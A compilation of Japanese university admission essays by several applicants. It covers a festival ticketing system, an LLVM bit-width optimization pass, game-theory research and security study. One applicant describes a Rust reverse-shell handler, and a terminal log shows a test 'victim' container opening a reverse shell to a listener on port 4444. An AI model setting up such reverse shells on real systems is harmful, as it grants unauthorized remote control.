


図1 Cracker技術構成

3 主要機能紹介

3.1 申し込みフォーム

Cracker v1ではゲストにGoogleフォームを使い諸情報を入力し送信してもらう。その後GASでゲストIDを生成し、APIを通じデータベースにゲスト情報を保存する。それと同時にGASから登録されたメールアドレス宛に入場用チケットを送信する。この際メールアドレスの打ち間違いが多数発生した。

Cracker v2では自分でフォームを作成し、GAS等は使わずにREST API経由で処理を行うようにした。申し込みの最初にメールアドレスを入力してもらい、そこに確認コードを送信するというメールアドレスの所有確認を導入した。またメールのドメイン部分の打ち間違い防止のために使用可能なドメインを主要なものだけに制限をした。これによりフォームの入力ミスに関するトラブルはほとんど発生しなかった。

The image displays two side-by-side screenshots of the '文化祭申し込みフォーム' (Cultural Festival Application Form) in the Cracker v2 application. The left screenshot shows the initial form with a '送信' (Send) button. The right screenshot shows the confirmation step with a '確認コード' (Confirmation Code) input field and a '確認' (Confirm) button. A sidebar on the right contains registration details like '参加タイプ' (Participant Type), '氏名' (Name), '生徒氏名' (Student Name), '生徒所属' (Student Affiliation), '学年' (Grade), '1組' (Class), and 'メールアドレス' (Email Address).

図2 Cracker v2の申し込みフォーム

3.2 チケット表示サイト

メールでチケット画像を送信するだけではメールサービスによっては外部コンテンツの読み込み許可の関係で正常に表示されない恐れがあった。そのためチケットの表示、およびそのダウンロードをするための簡単なサイトを作成し、ゲストの事前申し込み完了時のメールにサイトリンクをあわせて添付した。GETパラメータにゲストIDを与え、その情報を元にチケットを表示している。また一度アクセスするとCookieにゲストIDが30日間保存されるため、その後はメールからサイトに飛ばずともチケットが表示される仕組みとなっている。

3.3 ゲスト情報検索

データベースに登録されているゲスト情報を検索できる機能。ゲストがチケットを忘れた際などに用いる。

Cracker v1ではゲストID、メールアドレス(いずれも完全一致)で検索できた。しかしゲスト検索機能を用いる際にこれらの情報が分かっていることは少なく利用価値がなかった。

Cracker v2ではゲスト名、メールアドレス(いずれも部分一致)での検索に対応した。また検索ページでは単にゲスト情報が確認できるだけでなく、入退場処理を行えたり、様々な処理ページへワンクリックで遷移できるように実装した。操作の利便性の向上と単純な操作によりトラブル対応等をしやすくすることができた。

3.4 チケットPDF生成

チケットの添付されたメールを正しく受信できないゲストに関してはチケットを印刷したものを配布した。ただ、チケット画像を生成し、どのチケットか判断できるように名前等を記述したファイルを作成するのは非常に面倒な作業であった。そこでCracker v2では配布用PDFを自動生成できる機能を設けた。ゲスト検索画面からダウンロードできる。PDFの生成にはPHPライブラリのTCPDFを用いた。

3.5 ユーザーロール機能

Cracker v2ではシステムを利用するユーザー(学校側の教員など)を一括で管理するための機能を実装した。

各ユーザーの権限管理にはロール制度を導入し、細かな権限管理をできるようにした。管理者がいくつかの権限を与えたロールを作成し、そのロールをユーザーに付与することで権限を与えることができる。高校文化祭では管理者、教員、生徒など様々な役割の人がシステムを利用するため柔軟な権限管理ができるようにと実装したものだ。以下のような権限を設定できる。

入退場処理可能の有無 / ゲスト情報確認可能の有無 / ゲスト情報検索可能の有無 / アナリティクス閲覧可能の有無 / ユーザーロール編集可能の有無 / ユーザー削除可能の有無 / ロール情報変更可能の有無 / ユーザー招待可能の有無 / ユーザー招待コードの削除可能の有無 / 展示情報変更可能の有無 / ゲスト情報編集可能の有無

3.6 ユーザー招待機能

ユーザー登録は招待制とした。イベントが大規模になると登録が必要なユーザー数が増加する。そこで管理者が招待コードを発行し、その招待コードを用いてユーザー登録ができる方式を採用した。なおユーザー登録直後は権限が少なく、管理者がユーザー管理ページからロールを付与することで各種機能が開放される。



図3 Cracker入場スキャンページ(左)とロール管理ページ(右)

4 運用と課題改善

4.1 事前申し込み関係

Cracker v1では申し込み段階での課題がいくつか存在した。まずメールアドレスの打ち間違いによりチケットが正常に受け取れないゲストが複数見られた。これには先述したように確認コードを送信する方式を取ることでv2ではトラブルは発生しなかった。またv1ではゲスト情報の編集の機能はゲスト向けにも管理者向けにも実装していなかった。そのため申し込み内容の変更の連絡があればデータベースを直接操作するなどして対応したが、失敗したときのリスクが大きすぎる。そのためv2では管理者向けにゲスト情報編集機能を設けた。

4.2 当日のチケット忘れ対応

申し込みはしたが、メールが確認できないなどの理由でチケットが提示できないゲストが多くみられた。v1段階ではゲスト検索機能が十分に実装されておらず、Google Formsと連携したスプレッドシートからゲストIDを特定

し入場処理を行った。しかしこの方法は手順が煩雑で、対応できる人が限られていた。v2ではゲスト名での検索などきちんと実装したことで誰でもトラブル対応ができるようになり、受付係の属人化を防ぐことができた。

4.3 セキュリティ関係

Cracker v1ではSQLインジェクションの危険性が残っていたり、XSS攻撃対策についても不十分な点があるなどセキュリティ的にまずい状態であった。それを踏まえv2ではIPAの「安全なウェブサイトの作り方」などを参考に基本的なセキュリティ対策を施した。なおセキュリティ対策は継続的に確認しておく必要がある。

5 さらなる課題

5.1 ゲスト用ゲスト情報編集機能の追加

事前申し込み後にゲストが自身の登録情報を編集することはできない。これでは不便であるためゲストが登録情報を編集できる機能を設けるとよかった。まだアイデア段階であるが、具体的にはチケットを送信したメールにゲスト編集ページへのリンクを貼っておき、そこから編集できるようにするのが良いのではないかと考えている。リンクはゲストごとに異なる。なおこの編集ページではゲスト個人の情報を閲覧できるため、セキュリティに注意を払う必要がある。

5.2 ゲスト検索項目の充実化

ゲスト情報をゲスト名で検索する際、下の名前は漢字や読みが難しい場合があるためまずは名字のみで検索することが多かった。しかし名字だけだと同姓のゲストが複数ヒットしてしまう。登録ゲストの人数が多くなるほどヒットする数は多くなり、どれが求めているゲストかを判断するのに時間がかかるようになる。そこでゲスト名以外にも生徒の学年や所属コースなどの情報から絞り込みができるようになるとより快適な検索が行える。

5.3 二重サブミット対策

ゲストの入場処理ボタンを押した後、戻るボタンを押し、ページをリロードすると再度入場処理が行われてしまう不具合があったが修正できないまま当日を迎えた。文化祭後統計データをまとめると二重に入場処理が行われた処理が数件存在した。当日運用している段階で問題はないかもしれないが、きちんと修正すべきであった。

【入学までの活動】

情報分野の体系的な基礎を得るために基本情報技術者試験を受験した。結果ははまだ発表前だが合格基準は超えている。また特定技術分野に関するより詳しい知識を付けるため、新たな技術等を身につけるために技術書も読んでいる。以下に読んでいる本の一部を示す。

- 達人に学ぶDB設計徹底指南書
- TypeScriptとReact/Next.jsでつくる実践Webアプリケーション開発
- 安全なWebアプリケーションの作り方
- リーダブルコード
- スッキリわかるPythonによる機械学習入門

そして開発活動も継続している。現在はSvelteを使ったプロジェクト進めたり、CSS組版Vivliostyleのテーマを作成したりしている。その他、数学IIIを含む数学の復習やTOEIC対策を進めている。

所属 : 情報学群 情報科学類
氏名 :
出身校 : 城北高等学校 (令和7年卒)

【これまでの取り組み】

私はプログラミング言語が好きである。 中学2年でPythonを学びプログラミングを始めたが、次第にプログラミング言語それ自体に興味を持つようになった。初めて自作プログラミング言語を開発したのは高校1年の夏であった。その後もプログラミング言語に関する研究を継続中である。もう一つ、中学2年で始め、継続していることに競技プログラミングがある。以下、最新の研究内容を中心に述べていく。

1. 研究・開発について

1-1. 「入力データ制約を利用したプログラムの空間的最適化」

1-1-1. 研究の背景

さまざまな問題を解くプログラムに対し、入力されるデータのサイズは上限が決まっているケースがある。 だが、競技プログラミングでは慣習的に64bit整数を使用することがあり、その結果としてメモリ使用量が過剰になる場合がある。そこで、入力待ちの変数に制約を追加して、それに応じて整数型を最低限のビット幅まで縮小するような最適化を行いたいと考えた。

1-1-2. 研究の方法

本研究ではまず、C言語の記法を縮小し、さらに入力されるデータの制約条件をコード中に追加できるように拡張した言語（以下、制約付加可能C言語とする）を設計し、制約付加可能C言語のコンパイラをC++で作成して、制約付加可能C言語の構文解析時に制約条件の情報をLLVM IRのMetadataに変換した。

次に、このMetadataを読み、それに基づいてビット幅を縮小するLLVM Passを実装した。 さらに、制約付加可能C言語のコンパイラとPassを実装したのち、Pass適用前と適用後のコードからバイナリファイルを生成・実行し、それぞれについてメモリ使用量を比較した。

```
sample > test.dc
1 int main() {
2     int a;
3     int b;
4     int c;
5     int d;
6
7     a $ 1000;
8     b $ 1000;
9
10    a = inputnum();
11    b = inputnum();
12    c = a + b;
13    d = c * (c * c);
14    return 0;
15 }
```

```
sample > test.ll
1 | ModuleID = './sample/test.dc'
2 source_filename = './sample/test.dc'
3
4 declare i64 @printlnm(i64)
5
6 declare i64 @inputnum()
7
8 define i64 @main() {
9     entry:
10    %a = alloca i64, !upper_data !0
11    %b = alloca i64, !upper_data !0
12    %c = alloca i64
13    %d = alloca i64
14    %call_tmp = call i64 @inputnum()
15    store i64 %call_tmp, i64* %a, !upper_data !0
16    %call_tmp1 = call i64 @inputnum()
17    store i64 %call_tmp1, i64* %b, !upper_data !0
18    %var_tmp = load i64, i64* %a, !upper_data !0
19    %var_tmp2 = load i64, i64* %b, !upper_data !0
20    %add_tmp = add i64 %var_tmp, %var_tmp2, !upper_data !1
21    store i64 %add_tmp, i64* %c, !upper_data !1
22    %var_tmp3 = load i64, i64* %c, !upper_data !1
23    %var_tmp4 = load i64, i64* %c, !upper_data !1
24    %var_tmp5 = load i64, i64* %c, !upper_data !1
25    %mul_tmp = mul i64 %var_tmp4, %var_tmp5, !upper_data !2
26    %mul_tmp6 = mul i64 %var_tmp3, %mul_tmp, !upper_data !3
27    store i64 %mul_tmp6, i64* %d, !upper_data !3
28    ret i64 0
29 }
30
31 !0 = !{"1000"}
32 !1 = !{"2000"}
33 !2 = !{"4000000"}
34 !3 = !{"8000000000"}
```

図1

図1で、左側の制約付加可能C言語のコードをLLVM IRのコードに変換したものが右側のコードである。変数a,bに二項演算子で制約を追加しているが、変数a,bに制約をつけた時点で制約が決まる行には、右側のコードでupper_dataという名前のMetadataが付与されている。今回実装したLLVM Passでは、Metadataに応じたビット幅の縮小を行う。例えば、下の例でaの制約が100以下、bの制約が200以下だとすると、c,d,eの制約もそれぞれ決まり、ビット幅の縮小を行うかどうかを判断できる。

```

a = inputnum() // max: 100
b = inputnum() // max: 200
c = a + b // max: 100 + 200 = 300 <= INT32_MAX → i32にTruncation
d = a * b // max: 100 * 200 = 20000 <= INT32_MAX → i32にTruncation
e = a * a * a * d // max: 100 * 100 * 100 * 20000 = 2000000000 > INT32_MAX → i64のまま

```

先ほどの、制約付加可能C言語のコードとLLVM IRコードに加えて、PassをLLVM IRコードに適用した例を示す（図2）。

```

sample > test.dc
1 int main() {
2     int a;
3     int b;
4     int c;
5     int d;
6
7     a $ 1000;
8     b $ 1000;
9
10    a = inputnum();
11    b = inputnum();
12    c = a + b;
13    d = c * (c * c);
14    return 0;
15 }

sample > test.ll
1 | ModuleID = './sample/test.dc'
2 source_filename = "./sample/test.dc"
3
4 declare i64 @printlnm(i64)
5
6 declare i64 @inputnum()
7
8 define i64 @main() {
9     entry:
10    %a = alloca i64, !upper_data !0
11    %b = alloca i64, !upper_data !0
12    %c = alloca i64
13    %d = alloca i64
14    %call_tmp = call i64 @inputnum()
15    store i64 %call_tmp, i64* %a, !upper_data !0
16    %call_tmp1 = call i64 @inputnum()
17    store i64 %call_tmp1, i64* %b, !upper_data !0
18    %var_tmp = load i64, i64* %a, !upper_data !0
19    %var_tmp2 = load i64, i64* %b, !upper_data !0
20    %add_tmp = add i64 %var_tmp, %var_tmp2, !upper_data !1
21    store i64 %add_tmp, i64* %c, !upper_data !1
22    %var_tmp3 = load i64, i64* %c, !upper_data !1
23    %var_tmp4 = load i64, i64* %c, !upper_data !1
24    %var_tmp5 = load i64, i64* %c, !upper_data !1
25    %mul_tmp = mul i64 %var_tmp4, %var_tmp5, !upper_data !2
26    %mul_tmp6 = mul i64 %var_tmp3, %mul_tmp, !upper_data !3
27    store i64 %mul_tmp6, i64* %d, !upper_data !3
28    ret i64 0
29 }
30 !0 = !{"1000"}
31 !1 = !{"2000"}
32 !2 = !{"40000000"}
33 !3 = !{"8000000000"}

sample > test.optimized.ll
1 | ModuleID = './sample/optimized.bc'
2 source_filename = "./sample/test.dc"
3
4 declare i64 @printlnm(i64)
5
6 declare i64 @inputnum()
7
8 define i64 @main() {
9     entry:
10    %a = alloca i32
11    %b = alloca i32
12    %c = alloca i32
13    %d = alloca i64
14    %call_tmp = call i64 @inputnum()
15    %0 = trunc i64 %call_tmp to i32
16    store i32 %0, i32* %a
17    %call_tmp1 = call i64 @inputnum()
18    %1 = trunc i64 %call_tmp1 to i32
19    store i32 %1, i32* %b
20    %var_tmp = load i32, i32* %a
21    %var_tmp2 = load i32, i32* %b
22    %add_tmp = add i32 %var_tmp, %var_tmp2
23    store i32 %add_tmp, i32* %c
24    %var_tmp3 = load i32, i32* %c
25    %var_tmp4 = load i32, i32* %c
26    %var_tmp5 = load i32, i32* %c
27    %mul_tmp = mul i32 %var_tmp4, %var_tmp5
28    %2 = sext i32 %var_tmp3 to i64
29    %3 = sext i32 %mul_tmp to i64
30    %mul_tmp6 = mul i64 %2, %3
31    store i64 %mul_tmp6, i64* %d
32    ret i64 0
33 }

```

図2

制約を直接設定していない変数cも32bitで定義されていることや、制約条件からあり得る最大の値が32bit整数の最大値より大きい変数dは64bit整数のままであることが確認できる。

実行ファイルの生成にあたって、制約付加可能C言語の組み込み関数であるinputnumとprintlnmをリンクし、アセンブリを作成した。そして、出来上がったアセンブリを実行ファイルに変換して、実行した。

1-1-3. 実験と実験結果

数十個～数百個程度の変数定義ではメモリの使用量に変化が見られなかったため、配列の実装を行う前段階として、暫定的に配列の代わりとして 多く (10の5乗) の変数を定義し、その場合のメモリ使用量を比較した。メモリ使用量として、/usr/bin/time を用いて Maximum resident set size を計測した。Passを適用した後のメモリ使用量は、適用する前のメモリ使用量と比較して、400kbytesほど減少した。

1-1-4. 考察と展望

少量の変数定義では変化が見られなかったが、10の5乗個の変数を定義した場合にはメモリ使用量が400kbytesほど減少したことから、配列を実装し、大きい (10の5乗以上のサイズの) 配列に対してPassの適用を行った場合、メモリ使用量が減少する可能性が高いことが示唆された。今後の課題として、制約付加可能C言語に配列を実装し、Passの適用を行えるようにしたいが、現在このコンパイラは実装が効率的でないため、10の5乗を超える個数の変数を定義するとコンパイルが終了しない。よって、コンパイラの高高速化も必要となる。また、現在のPassの実装では、ビット幅の縮小を行う際に正の方向に収まるかどうかのみを確認しているが、負の数にも対応したいと考えている。さらに、変数の実装がmutableになっているため、immutableな変数系の言語を実装し、この最適化手法を応用したいと考えている。

1-1-5. 学会発表

上記の内容について「日本ソフトウェア科学会第41回大会」(2024年9月)にてポスター発表を行った。

1-2. 上記以外の研究・開発 (2024年10月まで)

1-2-1. 「LLMを用いたトランスパイラの正確性向上とその評価について」

「第26回プログラミングおよびプログラミング言語ワークショップ PPL 2024」(2024年3月)、および「情報処理学会 第86回全国大会 情報科学の達人—新たなる挑戦」(2024年3月)にてポスター発表を行った。

1-2-2. 自作プログラミング言語の開発

「U-22プログラミングコンテスト2022」に応募した。

2. 競技プログラミングについて

2-1. 日本情報オリンピック

中学2年より参加を開始し、現在までの結果は以下の通りである。

- 中学2年：第20回日本情報オリンピック 予選Bランク
- 中学3年：第21回日本情報オリンピック 予選Aランク・本選出場、本選Cランク
- 高校1年：第22回日本情報オリンピック 予選Aランク・本選出場、本選Cランク
- 高校2年：第23回日本情報オリンピック 予選Aランク・本選出場、本選Bランク

2-2. AtCoder

中学2年より始め、現在に至るまでほぼ毎週コンテストに出場している。

3. その他

3-1. 高校のクラブ活動

数学研究部に所属。文化祭展示、パソコン甲子園参加などに取り組んだ。

3-2. 取得した資格

- 高校3年：基本情報技術者試験 合格（2024年7月）
- 高校2年：実用英語技能検定2級 合格（2023年12月）

3-3. 修了した教育プログラム

- 情報科学の達人4期生 第一段階育成プログラム_基礎コース 修了（2023年4月～9月）幅広い分野にわたる35講義をオンラインで受講し、基礎を学んだ。
- 情報科学の達人4期生 第一段階育成プログラム_共同研究コース 修了（2023年9月～2024年3月）メンターは室屋晃子先生（国立情報学研究所）
- 情報科学の達人4期生 第二段階育成プログラム_発展研究コース 現在継続中（2024年4月～2025年3月）

3-4. プログラミング言語学習

プログラミング言語を学ぶことが好きで、学んだ言語で競技プログラミングの問題を解答している。この4年間でAtCoderに提出した言語数は25（Textを含まない）である。

3-5. コードゴルフ

コードゴルフが好きである。主にC,C++,Ruby,Pythonなどでコードゴルフを行っている。中学3年時に、C++でコードゴルフをするチュートリアル記事を執筆した。（記事：<https://qiita.com/gengar-094/items/f978bb1ed33253086d14>）

【入学までの活動】（2024年11月以降）

1. 研究

「日本ソフトウェア科学会第41回大会」（2024年9月、上記1-1-5）において優秀デモ・ポスター賞を受賞した。同研究については配列の実装と実験などの追加研究を継続中であり、「情報処理学会 第87回全国大会」（2025年3月）において情報科学の達人4期生 第二段階育成プログラム_発展研究コースとしてポスター発表を行う予定である。

2. パソコン甲子園

- 「パソコン甲子園2024 プログラミング部門」本選出場（予選8位、本選12位、総合8位）

3. 日本情報オリンピック

- 第24回日本情報オリンピック 予選Aランク（2025年2月本選出場予定）

4. その他

個人的にRust言語や英語などの学習を進めている。

以上

【これまでの取り組み】

私が作成した自己推薦書の構成は以下のとおりである。

- 1 はじめに
- 2 これまでの活動
 - 2.1 アプリケーション量産時代
 - 2.2 Webセキュリティに関する活動
 - 2.3 セキュリティ・キャンプ全国大会への参加
 - 2.4 バイナリプログラムの解析とエクスプロイト開発
 - 2.5 マクロな攻撃
 - 2.6 リバースシェルハンドラの開発
 - 2.7 リバースプロキシ型webデバッガの開発
 - 2.8 セキュリティベンダにおける研究開発に関わるアルバイト
 - 2.9 学習に力を入れた基礎科目/取得した資格
- 3 入学後の展望
 - 3.1 技術的な活動
 - 3.2 人間関係や芸術活動
- 4 なぜ筑波大学・情報学群・情報科学類なのか（志望理由書の補足）
 - 4.1 貴学類の教育
 - 4.2 貴学類の研究
 - 4.3 貴学類の学生の活動
 - 4.4 貴学類の物理的環境

ここからいくつかを選んで紹介する。

バイナリ解析

セキュリティキャンプ参加をきっかけに低レイヤーに興味を持ち、バイナリ解析とエクスプロイト開発を学び始めた。情報技術に触れたきっかけがWebという高レイヤーなものであったため、それ以前に入門を試みたときには急激なレイヤー差に圧倒されて挫折してしまった。今回はその経験を活かして、まずは簡単なOS開発をすることによってコンピューターに関する知識を段階的につけた。

その後、学習サイトや問題集サイトを使って、基本的な脆弱性や、GOT OverwriteやROP、FSB悪用技術などのエクスプロイト開発技術を学んだ。

しかし、これだけでは、現実的にはほとんど起こり得ないような脆弱性の悪用でしかなかったため、複雑なプログラムやヒープエクスプロイトなどにも入門した。そして、ア

ルバイトをしていたセキュリティベンダでのバイナリ解析の勉強会などを通じて学習の軌道に乗ることができた。

また、CTFに参加してバイナリエクスプロイトの問題を解くことでスキルを磨いている。

リバースシェルのハンドラの開発

リバースシェルを便利に扱うためのハンドラをRustで開発した。既存のpwncat (<https://github.com/calebstewart/pwncat/>) というpythonで書かれたツールをそれまで利用していたが、このツールがリモート環境にptyというpythonのライブラリが存在していることに完全に依存していた点、ユーザーの入力が一旦リモートサーバーを経由したあとにユーザーの画面に表示されるため、入力の視覚的な遅延が非常に大きい点を解決するために開発をした。

前者の問題については、まず、Rustを使ってどのようにptyを使えるようにすればよいかを知るために、Rust製ターミナルエミュレータの内部のptyに関する処理についてgithubで調べた。そして、wezterm (<https://github.com/wez/wezterm>) という有名なターミナルエミュレータの内部で使われているportable-pty (<https://github.com/wez/wezterm/tree/main/pty>) というライブラリを発見した。これを用いることでpythonがなくてもptyを利用することができるようになった。Rustを使用した理由の一つとしては、このようにライブラリに依存することになったとしても、小さなライブラリであれば静的リンクすることでリモート環境への依存をほとんど減らせるからというものがあります。

後者の問題については、距離のあるマシン同士の通信で遅延が発生することはどうしようもないことである。よって、vimなどのリアルタイムのイベントの処理が必要なソフトウェアを使う上での遅延は許容した。代わりに、シェल्पロンプトに入力した文字が画面に出力されるまでの遅延を解決することにした。解決策として最初に考えたことは `root@1442f4bf521b:/#` のようなシェल्पロンプトを検知した場合だけ入力をCarriage Ret (`\r`) までバッファリングし、バッファリングが終わるまではローカルの標準入力を標準出力に直接流すようにするというものである。しかし、環境によってシェल्पロンプトが異なっており、正しくシェल्पロンプトを検知することが難しかった。そこで、全自動でシェल्पロンプトを検知することは一旦断念し、ユーザーが設定したキーバインドで、バッファリングモードとリアルタイムに入力するモードを切り替えられるようにした。こうすることで、例えば、普段はバッファリングモードを有効にして高速に入力をし、リアルタイムでの入力が必要になった場合だけ無効化することで、pwncatよりも快適に使うことができる。また、この機能の良い副作用としてsudoコマンドなどでパスワードを入力する必要があるときにバッファリングモードを有効にすることで、パスワードを見ながら正確に入力することができる点がある。

```
1: ~/revr
Sending build context to Docker daemon 5.758kB
Step 1/3 : FROM alpine:latest
--> 05455a08881e
Step 2/3 : COPY ./server/revr-server ./revr-server
--> Using cache
--> 95faac48004b
Step 3/3 : CMD ["/revr-server", "--ip", "172.17.0.1", "--port", "4444"]
--> Using cache
--> 13cf5113aa61
Successfully built 13cf5113aa61
Successfully tagged revkitty-test-victim-server:latest
0c4376391de69a398ab2fe7985bedd75143c48b20f93455c5ef5236c1d281f96
revr on 1 dev [1?] took 14s
> |

1: cargo run 44
--> src/command.rs:50:6
50 | enum RunningResult<T> {
    | ^^^^^^^^^^^^^^^^^^^
warning: function `handle` is never used
--> src/sessions.rs:63:10
63 | async fn handle(args: &[&str], local_state: &mut LocalState) ->
    | Result<()> {
    | ^^^^^^^
warning: `client` (bin "client") generated 17 warnings (run `cargo fix --bin "client"` to apply 13 suggestions)
Finished dev [unoptimized + debuginfo] target(s) in 0.12s
Running `target/debug/client 4444`
+ waiting for reverse shell on port 4444
+ connection established!
revr> back 0
~ # cd /
/ # ls
bin      home      mnt       revr-server  sbin      tmp
dev      lib       opt       root         srv       usr
etc      media     proc      run          sys       var
/ #
```

基本教科の学習

通信制高校に在籍していたので基本教科の学習は基本的に独学で行った。学習した主な教科は数学、物理、英語である。

数学については数学IAから数学IIIまでを教科書を読みながら演習を通して学んだ。学習中は暗記を避け、公式の意味や導出を理解するよう努めた。公式を忘れた場合は、導出方法を確認しながらその都度公式を再導出している。そして、テスト等において良い成果を得ることができた。

物理については、最初は教科書に従って進めていたが、天下りの式が多くて納得できない部分が多く、微分積分を使って自力で理解を深めた。しかし、電磁気学の途中でこの学び方に限界を感じ、最祖から微分積分を使って説明している別の教科書に切り替えて学び直し、その結果、学習を最後まで完了させることができた。そして、テスト等においても良い成果を得ることができた。

英語については、体系的には勉強しなかったが、2年間程度技術的な英語のドキュメントを英文全体ではなく英単語やイディオム等のみを翻訳することを意識して音読し続けたことで、英語が読めるようになった。また、テストや資格においても良い成果を得ることができた。

【入学までの活動】

RustでOS開発

合格前に「ゼロからのOS自作入門」という書籍を使ってC++でOSを書いていた。しかし、本と同じ言語を用いたことにより、わからないところや動かないところがあったと

きにコードを複製をすることで理解を諦めてしまうことがあり、最後までやり遂げることができなかった。よって、この本を使いつつRustでOSを書いている。Rustで書くことによってC++のコードを複製することによる面倒事の回避を防いでいる。また、本では扱われていない部分やRustらしく書ける部分については独自に工夫しながら書いている。具体的には次のようなことをした。本ではUSBドライバの開発方法が紹介されておらず、著者が作ったものをそのまま使うように書かれていた。しかし、純粋なRustソフトウェアとしてOSを開発したいと思ったので、著者が作ったものは使わずにAPICとPS/2デバイスの設定を行って代替とした。

CTFへの参加の継続

CTFへの参加を継続しており、筑波大学のサークルであるTPCに入れてもらいSECCON CTF 13にも参加した。SECCON CTF 13では他のメンバーの活躍が主な力ではあったが、自分も貢献をし国内決勝を勝ち抜いたため、3月に行われる国内決勝に行く予定だ。

線型代数の勉強

大学入学後にはじめに学ぶであろう抽象度の高い数学である線型代数の予習を「線型代数」(<https://www.nippygo.co.jp/shop/book/6704.html>)という書籍を使って行っている。

所属：情報学群・情報科学類

氏名：眞部 光

出身校：啓明学院高等学校

【これまでの取り組み】

研究概要

私はこれまで、組合せゲーム理論と Symbolic Regression についての研究を行ってきた。中学 3 年次から参加した啓明学院数理科学研究会の活動で組合せゲーム理論の研究を始め、その中で出てくるデータの解析を行うために始めたのが Symbolic Regression の研究開発である。

組合せゲームとは、2 人で行う、偶然性の含まれない完全情報ゲームのことである。有名なものとして、将棋や囲碁、チェスなどが知られている。この分野では、組合せゲームの持つ、数学的な性質について研究を行っている。

組合せゲーム理論では、将棋や囲碁よりも、もう少し単純なゲームを扱うことが多い。有名なものに、石取りゲーム(ニム)と呼ばれるゲームがある。これは、いくつかの石の山があり、2 人のプレイヤーが交互に一つ山を選び、石を取り去っていく。最後に、それ以上石が取れなくなった方の負け、というゲームである。このゲームは昔からよく知られたゲームで、すべての局面は、先手必勝局面(先手が上手く着手すれば必ず勝てる局面)と、後手必勝局面(後手が上手く着手すれば必ず勝てる局面)の 2 種類に分類される。このゲームについては、どのような局面が後手必勝か、先手必勝かが 100 年ほど前に発見されている。

私は主に、このゲームの変種について様々な研究を行ってきた。大きく分けて、以下の 2 つについてである。

- ・制限ニム(パス付きニム、ヨセフス問題との対応関係について、など)

取れる石の数に制限のついた石取りゲーム。Max ニムとも呼ばれる。

- ・チョコレートゲーム(パス付きニムとの関係、非不偏チョコレートゲーム、など)

端に苦いピースを持った板チョコがあり、2 人のプレイヤーが交互に溝に沿ってチョコを割り、苦いピースの無い方を食べていく、最後に苦い部分を食べさせられた方の負け。ニムをより一般化した構造を持つ。

また、組合せゲームの研究を行っていく中で、パターンを発見するのが困難なデータがよく現れるため、出てくるデータの解析を行うソフトの開発を行なった。これは、遺伝的アルゴリズム

ムを用いた Symbolic Regression のライブラリで、これまでに、新たな数学の定理の発見にも成功している。

これらの研究については、国内外で 13 の査読付き専門誌から論文が掲載されており、30 の学会発表を行っている。また、2 つの学会で座長を担当した。

受賞

第 28 回ゲームプログラミングワークショップ研究奨励賞 2023 年 11 月

2023 IEEE GCCE Junior Challenger Award 2023 年 10 月

第 49 回ゲーム情報学研究会若手奨励賞 2023 年 3 月

マロニエ賞 2024 年 12 月（兵庫県知事賞）

啓明学院院長特別賞 2024 年 4 月

角川ドワンゴ学園研究部特別発表会最優秀賞 2023 年 4 月

武蔵野大学数理工学コンテスト最優秀賞 2022 年 3 月

査読付き論文 13

- Shoei Takahashi, Hikaru Manabe, Ryohei Miyadera, Maximum Nim and the Josephus Problem, Integers Vol.24, 2024 #G5.
- 眞部光, 宮寺良平, 末續鴻輝, 高橋祥英, 一般化されたヨセフスの問題とMaxニム, ゲームプログラミングワークショップ2024論文集 Vol.2024, pp.32-39, 2024.
- Tomoaki Abuku, Hikaru Manabe, Richard J. Nowakowski, Carlos P. Santos, Koki Suetsugu, A complete solution for partisan chocolate game, Int J Game Theory (2024).
- Shoei Takahashi, Hikaru Manabe, Keita Mizugaki, Ryohei Miyadera, Games of Nim with restriction, Parabola Vol.60 issue2 2024.
- Ryohei Miyadera, Hikaru Manabe, Shunsuke Nakamura, Previous Player's Positions of Impartial Three-Dimensional Chocolate-Bar Games, Thai Journal of Mathematics Vol.21 No.4 (2023).
- Ryohei Miyadera, Sohta Kannan, Hikaru Manabe, Maximum Nim and Chocolate Bar Games, Thai Journal of Mathematics Vol.21 No.4 (2023).
- Shoei Takahashi, Aoi Murakami, Hikaru Manabe, Unchone Lee, Daisuke Minematsu, Kou Omori, Ryohei Miyadera, Curious Properties of Iterative Sequences, Parabola

Vol.59 issue3 2023.

- Hikaru Manabe, Ryohei Miyadera, Aoi Murakami, Shouei Takahashi, Akito Tujii, Restricted Partizan Chocolate Games, ゲームプログラミングワークショップ2023論文集 Vol. 2023 pp.183-190, 2023
- Keito Tanemura, Yuji Sasaki, Shouei Takahashi, Yuki Tokuni, Hikaru Manabe, Ryohei Miyadera, Application of Genetic Programming to Unsolved Mathematical Problems II, 2023 IEEE 12th Global Conference on Consumer Electronics Proceeding.
- Shouei Takahashi, Aoi Murakami, Hikaru Manabe, Daisuke Ikeda, Ryohei Miyadera, Cups Made from a Square Sheet of Paper, Parabola Vol.59 issue2 2023.
- Ryohei Miyadera, Hikaru Manabe, Restricted Nim with a Pass, Integers Vol.23, 2023 #G3.
- Yuji Sasaki, Keito Tanemura, Yuki Tokuni, Ryohei Miyadera, Hikaru Manabe, Application of Symbolic Regression to Unsolved Mathematical Problems, 2023 International Conference on Artificial Intelligence, Applications (ICAIA) Alliance Technology Conference (ATCON-1).
- Keito Tanemura, Yuuki Tachibana, Yuki Tokuni, Hikaru Manabe, Ryohei Miyadera, Application of Generic Programming to Unsolved Mathematical Problems, 2022 IEEE 11th Global Conference on Consumer Electronics Proceeding.

【入学までの活動】

学会発表

- ゲームプログラミングワークショップ(GPW-23)で1件の発表 2024年11月

